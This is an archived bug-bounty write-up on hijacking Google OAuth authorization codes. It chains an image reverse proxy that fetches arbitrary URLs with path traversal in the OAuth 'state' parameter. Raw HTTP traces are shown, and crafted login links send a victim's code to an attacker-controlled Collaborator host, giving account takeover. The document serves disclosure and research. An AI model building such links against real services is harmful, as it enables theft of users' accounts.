

Hijacking OAuth Code via Reverse Proxy for Account Takeover

Hijacking OAuth Code via Reverse Proxy for Account Takeover - Omid Rezaei, Voorivex.

- Published: 2023-11-17
- Original: <<https://blog.voorivex.team/hijacking-oauth-code-via-reverse-proxy-for-account-takeover>>
- Preserved from: <https://blog.voorivex.team/hijacking-oauth-code-via-reverse-proxy-for-account-takeover> (live) on 2026-09-13
- Licence: unknown

Rights remain with the original author and publisher. This is a research archive of a source from the Web Hacking Techniques Index collections, kept so the page going offline. To read the original, follow the link above.

Content

UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

[All posts](#)

Recon

The program required a specific cookie like `usertest=hash` for the website to work. After setting it, I opened Burp Suite and started exploring the application's functionality to understand how the target operates.

OAuth Authorization Flow

The target had OAuth login via Google, Microsoft, and Slack. After tracing the flow end-to-end, I mapped it to five HTTP requests:

Request 1 — initial click, redirect to the company's main website:

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
1	GET /users/googleFederatedLogin?registerEvent=registered&product=		1	HTTP/1.1 303 See Other		
2	Host: staging.app		2	vary: Origin		
3			3	location:		
4			4	https://.app/ssoRequest?url=https%3A%2F%2Faccounts.google.com%2F		
5			5	o%2Foauth2%2Fauth%3Fclient_id%3D1090589527038-asfdtqm97njormmel5kd32k		
6			6	m8mlcmf69.apps.googleusercontent.com%26redirect_uri%3Dhttps%3A%2F%2F		
7			7	app%2FssoResponse%26response_type%3Dcode%26scope%3Demail%2520pro		
8			8	file%26state%3Dhttps%3A%2F%2F1337. staging.app%2Fusers%2FgoogleFe		
9			9	deratedLoggedIn%3Fstate%253D98af5c7fa44b6e83fdbf%26openid.realm%3Dhtt		
10			10	ps%3A%2F%2F. app%26include_granted_scopes%3Dtrue		
11			11	4 set-cookie: login_rememberme=1; SameSite=None; Path=/; Secure;		
12			12	HTTPOnly		
				5 set-cookie: googleSsoRegisterSource=registered; Max-Age=1800;		

Request 2 — redirect to the Google login page:

Request

PrettyRawHex

```
1 GET /ssoRequest?url=https%3A%2F%2Faccounts.google.com%2Foauth2%2Fauth%3Fclient_id%3D1090589527038-asfdtqm97njormmel5kd32km8mlcmf69.apps.googleusercontent.com%26redirect_uri%3Dhttps%3A%2F%2F[REDACTED].app%2FssoResponse%26response_type%3Dcode%26scope%3Demail%2520profile%26state%3Dhttps%3A%2F%2F1337.[REDACTED]staging.app%2Fusers%2FgoogleFederatedLoggedIn%3Fstate%253D98af5c7fa44b6e83fdbf%26openid.realm%3Dhttps%3A%2F%2F[REDACTED].app%26include_granted_scopes=true HTTP/1.1
2 Host: [REDACTED].app
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/2010101 Firefox/113.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://1337.[REDACTED]staging.app/
```

Response

PrettyRawHexRender

```
1 HTTP/1.1 302 Found
2 Date: Fri, 17 Nov 2023 07:24:28 GMT
3 Content-Length: 0
4 Connection: close
5 location: https://accounts.google.com/o/oauth2/auth?client_id=1090589527038-asfdtqm97njormmel5kd32km8mlcmf69.apps.googleusercontent.com&redirect_uri=https://[REDACTED].app/ssoResponse?type=code&scope=email%20profile&state=https://1337.[REDACTED]staging.app/users/googleFederatedLoggedIn?state%3D98af5c7fa44b6e83fdbf&openid.realm=https://[REDACTED].app&include_granted_scopes=true
6 cache-control: no-cache
7 strict-transport-security: max-age=31536000
8 x-content-type-options: nosniff
9 x-permitted-cross-domain-policies: none
10 referrer-policy: strict-origin-when-cross-origin
11 reporting-endpoints: csp-reports="/reports/csp/endpoints"
```

Request 3 — Google provider code returned to the company's main website:

Request 4 — Google code passed from main site to a subdomain:

```
Request
Pretty Raw Hex
1 GET /ssoResponse?state=
https%3A%2F%2F1337[REDACTED]staging.app%2Fusers%2FgoogleFederatedLoggedIn
%3Fstate%3D213f24ba202be665b722&code=
4%2F0AfJohXkdwHvT5hye0LkVgm_EGgHpV1Z1E09cNzx8p6f7wx38p45wdiDeWLAmcUoL
9Gw-P&scope=
email+profile+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fuserinfo.email
+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fuserinfo.profile+openid&
authuser=0&prompt=none HTTP/1.1
2 Host: [REDACTED].app
3
4
5

Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Date: Fri, 17 Nov 2023 07:44:02 GMT
3 Content-Length: 0
4 Connection: close
5 location:
https://1337[REDACTED]staging.app/users/googleFederatedLoggedIn?state=213
f24ba202be665b722&code=4%2F0AfJohXkdwHvT5hye0LkVgm_EGgHpV1Z1E09cNzx8p
6f7wx38p45wdiDeWLAmcUoL9Gw-P&scope=
6 cache-control: no-cache
7 strict-transport-security: max-age=31536000
8 x-content-type-options: nosniff
9 x-permitted-cross-domain-policies: none
```

Request 5 — final exchange, auth cookie issued:


```
Request
Pretty Raw Hex
1 GET /users/googleFederatedLoggedIn?state=213f24ba202be665b722&code=4%2F0AfJohKxdwHvT5hye0LkVgm_EGgHpV1Z1E09cNzx8pGf7wx38p45wdiDeWLAmcUoL9Gw-PA HTTP/1.1
2 Host: 1337. staging.app
3 Cookie: userTesting=00ak64qVSWzgLwL3QUUT0UErjTs+7Rzf; return_url=["/user/3569?canInterruptWithPayments=1"]; lucid_cookie_test_local=dev; abTestVisitorAssignments=["AccountSpanningStandardAbTestWithRegistrationWindow"]; ab_id=glpbm; lt-anonymous-id="0.10cab34118bdc367a38"; lt-session-data=%7B%22id%22%3A%220.1864faf918bdc367a38%22%2C%22lastUpdatedDate%22%3A%222023-11-17T07%3A37%3A19.672Z%22%7D; lt-pageview-id="0.087ff50e18bdc367a3a"; login_rememberme=1; googleSsoRegisterSource=registered; L OS=false; random_token=213f24ba202be665b722; singleSignOnIntendedProduct=Lucidchart
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)

Original response
Pretty Raw Hex Render
1 HTTP/1.1 303 See Other
2 vary: Origin
3 location: /user/3569
4 set-cookie: register_level_id; Max-Age=0; Expires=Thu, 01 Jan 1970 00:00:00 GMT; SameSite=None; Path=/; Secure
5 set-cookie: direct_to_buy; Max-Age=0; Expires=Thu, 01 Jan 1970 00:00:00 GMT; SameSite=None; Path=/; Secure
6 set-cookie: googleSsoRegisterSource; Max-Age=0; Expires=Thu, 01 Jan 1970 00:00:00 GMT; Path=/
7 set-cookie: login_rememberme; Max-Age=0; Expires=Thu, 01 Jan 1970 00:00:00 GMT; SameSite=None; Path=/; Secure
8 set-cookie: userId=3549; Max-Age=31536000; Expires=Sat, 16 Nov 2024 07:37:44 GMT; SameSite=None; Path=/; Domain= staging.app; Secure
9 set-cookie: auth=fcc189ba461fe4b14852a611ed845ed702b09132fd8f1e68245b3960fdca4b5f-ts%3D1708206662%26uid%3D33549; Max-Age=31536000; Expires=Sat, 16 Nov
```

I tried manipulating `redirect_uri` at request 4, but the regex was strictly fixed to the company's domain. Even an open redirect wouldn't help — the parameter just couldn't be changed. I moved on to other features.

Change Profile Picture Flow

The "Update Profile Picture" call caught my attention:



```
Request
Pretty Raw Hex
1 PUT /userAvatars/3549 HTTP/1.1
2 Host: users-1337.████████staging.app
3 Cookie: ████████auth=fcc1898a461fe4b14852a611ed845ed702b09132fd8f1e68245b3960fdca4b5f-ts%3D1700206662%26uid%████████;
4 {
5   "AvatarUrl":
6   "https://images-1337.████████staging.app/images/8b807ce1-2d7d-4f8b-9861-47e56c9cacd8/content"
7 }

```

The first instinct was SSRF, so I dropped a Burp Collaborator URL into `AvatarUrl`:



```
1 {
2   "AvatarUrl":
3   "https://k2np03v2vi9xruhu9u2cn6hvrmdl4cs1.oastify.com/images/8b807ce1-2d7d-4f8b-9861-47e56c9cacd8/content"
4 }

```

The Collaborator pinged back, which confirmed a server-side fetch was happening:

```
GET /images/8b807ce1-2d7d-4f8b-9861-47e56c9cacd8/content HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/116.0
X-B3-TraceId: 21ef7e752d3b6452
X-B3-SpanId: 32c33dc5036ac147
X-B3-Sampled: 1
X-Original-User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101
Firefox/116.0
X-Original-External-IP: 45.155.64.43
Host: k2np03v2vi9xruhu9u2cn6hvrmdl4cs1.oastify.com
Connection: Keep-Alive
```

The browser doesn't fetch the avatar directly — there's a reverse proxy in the middle. After examining the rendered DOM I caught this image-proxy request:

Request		Response	
Pretty	Raw	Pretty	Raw
1 GET	/imageProxy/https://k2np03v2vi9xruhu9u2cn6hvrmdl4cs1.oastify.com/images/8b807ce1-2d7d-4f8b-9861-47e56c9cacd8/content HTTP/1.1	1 HTTP/1.1 403 Forbidden	
2 Host: 1337 [redacted] staging.app		2 vary: Origin	
3		3 X-[redacted]-flow-id: 3279350251d23cb7	
4		4 content-security-policy: script-src 'none'; object-src 'none'; base-uri 'none'	
5		5 content-length: 131	
		6 content-type: text/plain; charset=utf-8	
		7 date: Fri, 17 Nov 2023 08:19:42 GMT	
		8 keep-alive: timeout=60	
		9 content-security-policy: frame-ancestors 'self';	
		10 x-frame-options: SAMEORIGIN	
		11 access-control-allow-headers:	

I tried gopher, file, redirect-to-protocol-switch, SVG XSS/LFI, port scanning — everything was locked down. I moved on.

Chain Vulnerability Flow

Coming back to my notes, I realised: the reverse proxy takes a URL as a path and sends a GET request to whatever the URL is. Look at request 5 — the provider code arrives in the GET parameter. If I can get the OAuth flow to land on:

```
GET /imageProxy/https://attacker.oastify.com/?code= HTTP/1.1
```

I get the code. Examining the parameters Google's OAuth screen accepts:

```

GET /v3/signin/identifier?
opparams=%253Fopenid.realm%253Dhttps%25253A%25252F%25252Ftarget.app&dsh=S1057930755%3A1691229355926009&
client_id=1090589527038-
asfdtqm97njormmel5kd32km8mlcmf69.apps.googleusercontent.com&include_granted_scopes=true&o2v=1&redirect_
uri=https://target.app/ssoResponse&response_type=code&scope=email+profile&service=lso&state=https%3A%2F
%2F1377.targetstaging.app%2Fusers%2FgoogleFederatedLoggedIn%3Fstate%3Dac5c655e384a555cd8ac&flowName=Gen
eral0AuthFlow&continue=https%3A%2F%2Faccounts.google.com%2Fsignin%2Foauth%2Fconsent%3Fauthuser%3Dunknow
n%26part%3DAJi8hAPrsUvWubX4C8EMWGWJ3GwSw73iCd8M06aLXaa8v9_TjIqtWkdi27owM6wcT3jvVYEvbssZ-
U2caCmb2rv63DG4qcjnrB0MiX4QJkV54Mvig50Q4MhMsRzSMr61s8w0j-o8fJpIkU1pjmWwc-xf4hWygMr5A0mXpoQk3zmbFG-
M47r22ykurmhFAV_q15AcgvcCkr8Yk_VUXP5citic0AUEpFZI_1lcW-hfRncRf1lFvxKU7d-
2gzo8kg46kzku1Dtg2eWPYmT49XYK26oJWyj3DyK8H7zisAw4VqXDyyL81_jIp0qgIBjKokrrIHYom2vnkh3vu4JYU4NkHVqRTqR16
jnLziewI2dS8Zum02kwDPF--T4uAEpRRmoGyDph-
FDbeFNZys1miUSRXzcWXJXCVjucvKnHpAbxGkqLYjB0ibpRTYJI8LPclPu7YAJJ3fIzTkt5zzInIDATZ-
fnfbQNjpSMA%26as%3DS1057930755%253A1691229355926009%26client_id%3D1090589527038-
asfdtqm97njormmel5kd32km8mlcmf69.apps.googleusercontent.com%23&app_domain=https%3A%2F%2Ftarget.app&rart
=ANgoxccWuxRU5NIAHXw7lkCF3Ce3kE3i_DkxFoGfittKL_tEPCQHltxatco7e0D6QbIZ_L0N_tHvBd1vy1RlETsqQzTbde2fcWA
HTTP/2
Host: accounts.google.com

```

`redirect_uri` is fixed. `state` is interesting — its value is passed back to the main company site after auth, and the main site validates and redirects the user to the URL inside `state` with the code attached (this is request 4):

```

Request:
GET /ssoResponse?state=https://1377.targetstaging.app/users/googleFederatedLoggedIn?
state=ac5c655e384a555cd8ac&code=4/0Adeu5BVkm7rYkGFaaFRKLrHN88tF5bsekXZm2GYZro-_nQW-
a4f3KHIIkxBkT_E2iXiir&scope=email profile https://www.googleapis.com/auth/userinfo.email
https://www.googleapis.com/auth/userinfo.profile openid&authuser=0&prompt=none HTTP/2
Host: target.app


Response:
HTTP/2 302 Found
Date: Sat, 05 Aug 2023 00:36:31 GMT
Content-Length: 0
Location: https://1377.targetstaging.app/users/googleFederatedLoggedIn?
state=ac5c655e384a555cd8ac&code=4/0Adeu5BVkm7rYkGFaaFRKLrHN88tF5bsekXZm2GYZro-_nQW-a4f3KHIIkxBkT_E2iXiir

```

I now had to abuse the reverse proxy via the `state` parameter:


1. `https://1377.targetstaging.app/users/googleFederatedLoggedIn`
2. `https://1377.targetstaging.app/imageProxy/https://attacker.com`

The state-checker regex was strict — almost any change returned 403, except appending characters to the path. The site accepted links like:

A dark-themed terminal window with three colored window control buttons (red, yellow, green) in the top-left corner. It displays a URL in a monospaced font.


```
https://1377.targetstaging.app/users/googleFederatedLoggedIn/*
```

So I tried path traversal:

A dark-themed terminal window with three colored window control buttons (red, yellow, green) in the top-left corner. It displays a URL with a path traversal sequence in a monospaced font.

```
https://1377.targetstaging.app/users/googleFederatedLoggedIn/../../
```

It worked — I could climb back a directory. Three levels back let me redirect to whatever path I wanted, with the code in tow:

A dark-themed terminal window with three colored window control buttons (red, yellow, green) in the top-left corner. It displays a complex URL with path traversal and a placeholder for a collaboration ID in a monospaced font.

```
https://sub.target.app/users/googleFederatedLoggedIn/../../../../imageProxy/{YOUR COLLABRATION}
```

I could now build a malicious link using either the target site or the provider as the entry point:

```

Link1:
https://target.app/ssoRequest?
url=https%3A%2F%2Faccounts.google.com%2Fo%2Foauth%2Fauth%3Fclient_id%3D1090589527038-
asfdtqm97njormmel5kd32km8mlcmf69.apps.googleusercontent.com%26redirect_uri%3Dhttps%3A%2F%2Fta
rget.app%2FssoResponse%26response_type%3Dcode%26scope%3Demail%2520profile%26state%3Dhttps%3A%
2F%2Fsub.target.app%2Fusers%2FgoogleFederatedLoggedIn.../imageProxy/http://b4ggquxtx9bot
ljlbl43pxjmtdz4n8bx.oastify.com%3Fstate%253Dac5c655e384a555cd8ac%26openid.realm%3Dhttps%3A%2F
%2Ftarget.app%26include_granted_scopes%3Dtrue

Link2:
https%3A%2F%2Faccounts.google.com%2Fo%2Foauth%2Fauth%3Fclient_id%3D1090589527038-
asfdtqm97njormmel5kd32km8mlcmf69.apps.googleusercontent.com%26redirect_uri%3Dhttps%3A%2F%2Fta
rget.app%2FssoResponse%26response_type%3Dcode%26scope%3Demail%2520profile%26state%3Dhttps%3A%
2F%2Fsub.target.app%2Fusers%2FgoogleFederatedLoggedIn.../imageProxy/http://b4ggquxtx9bot
ljlbl43pxjmtdz4n8bx.oastify.com%3Fstate%253Dac5c655e384a555cd8ac%26openid.realm%3Dhttps%3A%2F
%2Ftarget.app%26include_granted_scopes%3Dtrue

```

When the victim clicked either link and signed in, the provider code arrived at my Collaborator endpoint. Plug it into request 5 → victim's account.

Description	Request to Collaborator	Response from Collaborator
1 GET	/?state=ac5c655e384a555cd8ac&code=4%2F0Adeu5BWyQMw0 [REDACTED] sXPn3N8u8IwxqQR0_z8-L-UodCXzUutA	HTTP/1.1
2 Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8	
3 User-Agent:	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/116.0	
4 X-B3-TraceId:	602d340a8837aa4f	
5 X-B3-SpanId:	6532429012c1a9a0	
6 X-B3-Sampled:	1	
7 X-Original-User-Agent:	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/116.0	
8 X-Original-External-IP:	45.154.138.245	
9 Host:	bvaobkvpq7zm675i4izwmlqcw3kx8m.oastify.com	
0 Connection:	Keep-Alive	

I hope you enjoy :)